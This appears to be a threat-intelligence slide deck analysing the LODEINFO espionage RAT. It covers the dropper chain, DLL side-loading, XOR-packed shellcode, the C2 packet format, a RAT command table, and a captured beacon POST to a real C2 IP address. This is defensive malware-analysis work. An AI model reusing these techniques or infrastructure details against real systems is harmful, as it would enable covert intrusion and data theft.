




# Fighting to LODEINFO

Investigation for Continuous Cyberespionage  
Based on Open Source

Ryo Minakawa, Daisuke Saika, Hiroki Kubokawa @ NFLaboratories.

# Who we are

---



**Ryo Minakawa**

APT / Malware Hunter



**Daisuke Saika**

Malware Analyst



**Hiroki Kubokawa**

CTI Analyst

# Agenda

---

- Introduction
- Continuous LODEINFO Campaign
- Research and Hunting Methodologies
- New TTPs Observed in 2022
- Insight into Threat Actor
- Limitation and Conclusion

# Introduction

---

# Overview

- Campaign using LODEINFO malware
  - Continuously observed for about 3 years since Dec. 2019
  - Chinese state-backed APT group is behind (**APT10?**)
- What we talk about today
  - Features of the latest LODEINFO malware
  - How to hunt and defense against threats based on open-source intelligence
  - New insight on threat actor attribution



Top > List of "Malware" > Further Updates in LODEINFO Malware



喜野 孝太(Kota Kino)

February 18, 2021

## Further Updates in LODEINFO Malware

LODEINFO

Tweet

Email

The functions and evolution of malware LODEINFO have been described in our past articles in [February 2020](#) and [June 2020](#). Yet in 2021, JPCERT/CC continues to observe activities related to this malware. Its functions have been expanding with some new commands implemented or actually used in attacks. This article introduces the details of the updated functions and recent attack trends.

<https://blogs.jpcert.or.jp/en/2021/02/LODEINFO-3.html>

# Overview

- Campaign using LODEINFO malware
  - Continuously observed for about 3 years since Dec. 2019
  - Focus on two topics!
- What we talk about today
  - Features of latest LODEINFO malware
  - 👉 How to hunt and defense against threats based on open-source intelligence
  - 👉 New insight on threat actor attribution



Top > List of "Malware" > Further Updates in LODEINFO Malware



喜野 孝太(Kota Kino)

February 18, 2021

## Further Updates in LODEINFO Malware

LODEINFO

Tweet

Email

The functions and evolution of malware LODEINFO have been described in our past articles in [February 2020](#) and [June 2020](#). Yet in 2021, JPCERT/CC continues to observe activities related to this malware. Its functions have been expanding with some new commands implemented or actually used in attacks. This article introduces the details of the updated functions and recent attack trends.



<https://blogs.jpcert.or.jp/en/2021/02/LODEINFO-3.html>

# Continuous LODEINFO Campaign

---


# Outline of LODEINFO

- Fileless RAT used for campaigns targeting JAPAN
  - Target sectors: defense sector, international politics, diplomatic, media
  - Delivered by spearphishing mails
  - Continuously updated since Dec. 2019
  - Malware version information is hardcoded inside RAT
  - CnC servers deployed on Japan-located VPS, hosting services (Vultr, CHOOPA, LINODE ...)
- APT10 is said to be behind the campaigns
  - Code similarity with BISONAL malware (hardcoded version information)
  - Similarity in TTPs (spearphishing, DLL Side-Loading)



# Timeline up to 2022


First observed in Dec. 2019, Continuously updated and used



# Execution flow

- Malicious VBA drops DLL,  
execute via RunDLL32.exe (LOLBAS)
- Malicious shellcode  
embedded in LODEPNG (open-source PNG  
encoder/decoder)
  - <https://github.com/lvandeve/lodepng>
  - pdb information remains
- shellcode is encrypted **by single byte XOR key:  
trailing 1 byte**
  - Encryption method remains unchanged today


```
Debug Artifacts
Path   E:\Production\Tool-Developing\png_info\Release\png_info.pdb
GUID  6f8a1f9b-ed93-43da-b664-32471806cce4
```



# CnC communication data format

Header and Main Data part are created in separate formats, and encoded with custom Base64  
 CnC verifies communications with the first 16 bytes of Header (SHA512/128)

Data format



Header




| offset | size (byte)     | description                           |
|--------|-----------------|---------------------------------------|
| 0x00   | 16              | SHA512 of AES key (first 16 bytes)    |
| 0x10   | 4               | size of base64-encoded main data part |
| 0x14   | 1               | N/A                                   |
| <hr/>  |                 |                                       |
| 0x15   | 48              | SHA512 of Raw Data (first 48 bytes)   |
| 0x45   | 4               | payload size                          |
| 0x49   | variable length | payload (encrypted Raw Data)          |

Main Data



# CnC communication data format

Header and Main Data part are created in separate formats, and encoded with custom Base64  
 CnC verifies communications with the first 16 bytes of Header (SHA512/128)



# Beacon data sample

```

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/77.0.3865.90 Safari/537.36
Host: 193.228.52.57
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache
    Header          Main Data
data=Diajqc5lVuJpjwvr36msaAAAADIvMavxkoPu5RsvmRaihpE2hKkIbAI6LW53Z7SoHLeg0X5lrMpKJQqnb-
Kum_z03x6QAAAAIueW0l5GjxoLaUgbTz0s3AeIFQchz4w3IATK7C0X0NKwQ5BJ1boYejYVocL2KlZT-
pvW4Vo-5j2ui4e0dQS1yer_u4. HTTP/1.0 200 OK
  
```

```

mov    [esp+460h+var_3BC], 'atad'
mov    [esp+460h+var_3B8], '='
  
```

POST parameter name is hardcoded in shellcode

|                         |                         |                  |
|-------------------------|-------------------------|------------------|
| 32 7C F9 1C AA 3C 00 19 | 31 36 37 33 34          | 2 ...<..16734    |
| 38 35 7C 39 33 32 7C 30 | 30 30 43 32 39 33 32 46 | 85 932 000C2932F |
| 7C 44 45 53 4B          | 54 4F 50 2D             | DESKTOP-         |
| 00 0D F0 AD BA          | 0D F0 AD BA             | .....            |

```

for ( i = 0; i < buf_len; ++i )
{
    s = aa_base64_str[i];
    switch ( s )
    {
        case '+':
            aa_base64_str[i] = '-';
            break;
        case '/':
            aa_base64_str[i] = '_';
            break;
        case '=':
            aa_base64_str[i] = '.';
            break;
    }
}
  
```

3 characters replaced  
custom Base64

Payload plain text = “UNIXTIME of execution|ANSI code|MAC Address|Computer Name”

# RAT commands list

```

loc_329FE00:
lea    eax, [ebp+cmd_command]
mov    dword ptr [ebp+cmd_command], 'mmoc'
push   eax
lea    eax, [ebp+var_40]
mov    dword ptr [ebp+cmd_command+4], 'dnal'
push   eax
mov    ecx, ebx
mov    [ebp+cmd_ls], 'sl'
mov    [ebp+cmd_send], 'dnes'
mov    [ebp+var_68], 0
mov    [ebp+cmd_recv], 'vcer'
mov    [ebp+var_70], 0
mov    dword ptr [ebp+cmd_memory], 'omem'
mov    dword ptr [ebp+cmd_memory+4], 'yr'
mov    [ebp+cmd_kill], 'llik'
mov    [ebp+var_80], 0
mov    [ebp+cmd_cat], 'tac'
mov    [ebp+cmd_cd], 'dc'
mov    [ebp+cmd_ver], 'rev'
call   cmd_cmp
test   al, al
jz    loc_32A045F

```

| command | description                       |
|---------|-----------------------------------|
| MZ      | execute PE file                   |
| 0xE9    | execute shellcode                 |
| command | return available commands list    |
| cd      | change current directory          |
| ls      | list files and directories        |
| send    | download file                     |
| recv    | upload file to CnC server         |
| cat     | upload file to CnC Server         |
| memory  | inject shellcode into svchost.exe |
| kill    | kill process                      |
| ver     | return version information        |

# Changes in CnC communication data format

- JPCERT released the decryption script for v0.1.2 but the next version (0.2.7) changed its data format

 former script no longer work

- v0.2.7 is not found on open-source, but we confirmed the new script works well for v0.3.2 and later versions

<https://blogs.jpcert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html>

## Partial change to data exchange format

LODEINFO encrypts data by combining AES and BASE64. The size of AES-encrypted data is specified at the offset 0x45 in the BASE64-decoded string.

```
00000000: 0c86 a3a9 c739 955b 89a6 3c2f af7e a6b1 .....9.[..<./~...
00000010: 7400 0000 566c 7e3b 5e60 b32d a9ce 8192 t....Vl~;^`.....
00000020: 5c1d dceb 9125 e3b1 5052 1e4d 631c e887 \....%.PR.Mc...
00000030: 55d2 a20d a7b2 7ab8 79ff 0ef2 629e 7e5f U....z.y...b.~
00000040: 505d e803 6920 0000 002f 263a e9eb 99c7 P...i .../8:....
00000050: 14e0 3649 19ab dd8f 183e e985 19e9 38f6 ..6I.....>....8.
00000060: 46a1 3077 990b 19d7 1f39 0000 F.0w.....9..
```

Figure 4 : Data format (in the old version)

In the v0.1.2, the data size was specified as is. However, v0.2.7 and later versions encode the size of AES-encrypted data with 1-byte XOR key. The XOR key is specified at the offset 0x49.

```
00000000: f720 4e40 9f33 3c20 1370 750c 4aec 8862 . N@.3< .pu.J..b
00000010: b400 0000 b20d 25ed 3728 9a29 b9db 9d08 .....%7(.)....
00000020: ea2d 40c3 8816 b83a 5f49 69d8 4341 5fd9 .-@....: Ii.CA..
00000030: ac28 defe 761c 7c36 79ec a9ba c04e ce11 .(.v.|6y...N..
00000040: 5755 ea5c 38db 8b8b 8b8b cb24 c354 4678 WU.\8.....$.TFx
00000050: ba98 b91f 072c a124 6062 df1a 7ba1 d800 .....$`b..{...
00000060: 2177 0f40 4495 06af d64d 1d10 c416 ad36 !w.@D....M....6
00000070: e420 dd37 c82d 03eb d00a 36d4 9471 79d0 . .7.-....6..qy.
00000080: 6c23 b72a ba19 b6dc fd94 e5c7 17d3 8155 l#.*.....U
00000090: e4c7 f0a5 4e06 8d2c be44 .....N...,D
```

Figure 5 : Data format (in the new version)

snip.

LODEINFO communicates with specific hosts and operates according to the commands received from there. With this change, the Python script to decode a HTTP POST request as shown in the past blog entry no longer works. Here is the code that works with the new versions:


# Changes in CnC communication data format

**payload size is XORed** and key added


| Data format | Customized Base64 Encode |                      |  |  |
|-------------|--------------------------|----------------------|--|--|
|             | AES Key<br>SHA512/128    | Data size            | N/A  |  |
|             | AES Key<br>SHA512/384    | Enc.<br>data<br>size | XOR<br>Key                                   |  |
| Header      | offset                   | size (byte)          | description                                  |  |
|             | 0x00                     | 16                   | SHA512 of AES key (first 16 bytes)           |  |
|             | 0x10                     | 4                    | size pf base64-encoded main data part        |  |
|             | 0x14                     | 1                    | N/A  |  |
|             | 0x15                     | 48                   | SHA512 of Raw Data (first 48 bytes)          |  |
|             | <b>0x45</b>              | <b>4</b>             | <b>payload size XORed by single byte key</b> |  |
|             | <b>0x49</b>              | <b>1</b>             | <b>single byte XOR key</b>                   |  |
| Main Data   | 0x4A                     | variable length      | payload (encrypted Raw Data)                 |  |

# Change in execution flow

- malicious VBA drops **signed executable** and **DLL shellcode loader**
- DLL is loaded by DLL Side-Loading technique
  - Chinese state-backed APT groups often use DLL Side-Loading for defense evasion
  - legit. exe: 1871402d3c83b2e15bf516d754458bd4 (md5)




This signed exe continuously used for side-loading

